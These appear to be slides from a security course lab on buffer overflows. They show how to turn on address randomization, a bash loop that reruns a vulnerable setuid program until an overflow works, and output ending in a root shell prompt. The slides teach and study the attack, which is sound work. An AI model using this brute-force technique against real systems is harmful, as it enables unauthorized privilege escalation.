❖ **Turn on the address randomization**

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

❖ **Write a shell script to run the attack repeatedly**

```
$ ./brute-force.sh
```

Terminal

```
#!/bin/bash

SECONDS=0
value=0
while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
  echo ""
done
```

badfile

❖ **My result**

```
0 minutes and 42 seconds elapsed.
The program has been running 44650 times so far.
./brute_force.sh: line 15: 20351 Segmentation fault      ./stack

0 minutes and 42 seconds elapsed.
The program has been running 44651 times so far.
./brute_force.sh: line 15: 20352 Segmentation fault      ./stack

0 minutes and 42 seconds elapsed.
The program has been running 44652 times so far.
# █
```

# Summary

- ❖ Memory layout in function invocation
- ❖ Buffer overflow
- ❖ How to exploit buffer-overflow vulnerabilities
- ❖ Countermeasures